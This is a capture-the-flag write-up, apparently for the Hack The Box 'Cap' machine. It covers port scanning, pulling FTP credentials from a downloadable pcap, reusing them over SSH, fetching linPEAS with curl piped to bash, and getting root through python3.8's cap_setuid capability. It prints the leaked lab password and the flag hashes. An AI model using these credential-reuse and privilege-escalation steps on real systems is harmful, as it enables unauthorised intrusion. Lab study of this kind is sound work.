



Cap

Enumeration

we begin by doing a nmap scan to see all ports active on the machine

```
(dogma@kali)-[~]  
$ nmap -sV 10.129.10.9  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-24 19:53 CET  
Nmap scan report for 10.129.10.9  
Host is up (0.087s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.3  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Unicorn  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 11.30 seconds
```

we then open a web extension called wappalyzer that go through every technologies used by the website :




 [Export](#)

jQuery 2.2.4

we dont find anything interesting because every routes redirect to the racine of the website /

when browsing on <http://cap.htb/data/0> we can download a pcap file that semingly is extracting the network traffic of a period when the website wasnt deployed by the owner, we can find internal ip addresses and more important a ftp user and password to login :



The image shows a Wireshark packet capture of an FTP session. The packet list on the left shows a sequence of packets from 192.168.196.1 to 192.168.196.1. The packet details pane on the right shows the selected packet (No. 40) as a Frame 1: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0. The packet bytes pane on the right shows the raw data of the packet, which is a successful login response (230 Login successful).

No.	Time	Source	Destination	Protocol	Length	Info
22	0.447952	192.168.196.1	192.168.196.1	TCP	68	88 → 54410 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
23	0.448135	192.168.196.1	192.168.196.1	TCP	62	54410 → 80 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
24	0.448205	192.168.196.1	192.168.196.1	HTTP	488	GET /favicon.ico HTTP/1.1
25	0.448213	192.168.196.1	192.168.196.1	TCP	56	80 → 54410 [ACK] Seq=1 Ack=353 Win=64128 Len=0
26	0.449720	192.168.196.1	192.168.196.1	TCP	88	80 → 54410 [PSH, ACK] Seq=1 Ack=353 Win=64128 Len=24 [TCP PDU reassembled in 27]
27	0.449860	192.168.196.1	192.168.196.1	HTTP	425	HTTP/1.0 404 NOT FOUND (text/html)
28	0.450803	192.168.196.1	192.168.196.1	TCP	62	54410 → 80 [ACK] Seq=353 Ack=395 Win=1050624 Len=0
29	0.450176	192.168.196.1	192.168.196.1	TCP	62	54410 → 80 [FIN, ACK] Seq=353 Ack=395 Win=1050624 Len=0
30	0.450189	192.168.196.1	192.168.196.1	TCP	56	80 → 54410 [ACK] Seq=395 Ack=354 Win=64128 Len=0
31	2.624570	192.168.196.1	192.168.196.1	TCP	68	54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
32	2.624624	192.168.196.1	192.168.196.1	TCP	68	21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
33	2.624344	192.168.196.1	192.168.196.1	TCP	62	54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	2.626895	192.168.196.1	192.168.196.1	FTP	76	Response: 220 (vsFTPd 3.0.3)
35	2.607693	192.168.196.1	192.168.196.1	TCP	62	54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126500	192.168.196.1	192.168.196.1	FTP	69	Request: USER nathan
37	4.126526	192.168.196.1	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126639	192.168.196.1	192.168.196.1	FTP	90	Response: 331 Please specify the password.
39	4.167701	192.168.196.1	192.168.196.1	TCP	62	54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424998	192.168.196.1	192.168.196.1	FTP	70	Request: PASS Buck3th4TF0RM3!
41	5.425934	192.168.196.1	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=55 Ack=30 Win=64256 Len=0
42	5.432387	192.168.196.1	192.168.196.1	FTP	79	Response: 230 Login successful.
43	5.432801	192.168.196.1	192.168.196.1	FTP	62	Request: SYST
44	5.432834	192.168.196.1	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0
45	5.432937	192.168.196.1	192.168.196.1	FTP	75	Response: 215 UNIX Type: L8
46	5.478790	192.168.196.1	192.168.196.1	TCP	62	54411 → 21 [ACK] Seq=42 Ack=97 Win=1050880 Len=0
47	6.309628	192.168.196.1	192.168.196.1	FTP	84	Request: PORT 192,168,196,1,212,140
48	6.309655	192.168.196.1	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=57 Ack=70 Win=64256 Len=0

Exploitation

we loginn to the ftp, and find a user.txt file, we extract it

```

226 Directory send OK.
ftp> ls
229 Entering Extended Passive Mode (|||23997|)
150 Here comes the directory listing.
-rw-r--r-- 1 1001 1001 33 Jan 24 10:51 user.txt
226 Directory send OK.
ftp> get user.txt
local user.txt remote: user.txt
229 Entering Extended Passive Mode (|||11027|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |#####| 33 424.03 KIB/s 00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.37 KIB/s)
ftp>

```

we try using the same credentials on ssh and it work :

```

(dogma@kali)-[~]
$ ssh nathan@10.129.10.9
The authenticity of host '10.129.10.9 (10.129.10.9)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePitP3qjtVVU+GnSyAZSr+mZKHZRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? YES
Warning: Permanently added '10.129.10.9' (ED25519) to the list of known hosts.
nathan@10.129.10.9's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Jan 24 20:03:38 UTC 2026

System load:          0.0
Usage of /:            36.7% of 8.73GB
Memory usage:         22%
Swap usage:           0%
Processes:            229
Users logged in:      0
IPv4 address for eth0: 10.129.10.9
IPv6 address for eth0: dead:beef::250:56ff:feb0:926a

=> There are 4 zombie processes.

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$

```

nathan is kind of a dumbass

Privesc

Let's use the linPEAS script to check for privilege escalation vectors. We'll download the latest version and store it on our VM. Then we can create a Python webserver serving that directory by using `cd` to enter the directory with [linxpeas.sh](#) and running `sudo python3 -m http.server 80`.

From our shell on Cap, we can fetch [linpeas.sh](#) with `curl` and pipe the output directly into `bash` to execute it:

```
Files with capabilities:

/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
```

The report contains an interesting entry for files with capabilities. The `/usr/bin/python3.8` is found to have `cap_setuid` and `cap_net_bind_service`, which isn't the default setting.

According to the documentation, `CAP_SETUID` allows the process to gain `setuid` privileges without the `SUID` bit set. This effectively lets us switch to `UID 0` i.e. `root`. The developer of Cap must have given Python this capability to enable the site to capture traffic, which a non-root user can't do.

The following Python commands will result in a root shell:

```
nathan@cap:/bin$ /usr/bin/python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@cap:/bin#
```

we gain a root shell and can read the root.txt file

```
root@cap:/root# cat root.txt
d359807fc3c90cf618fde517776f28da
root@cap:/root#
```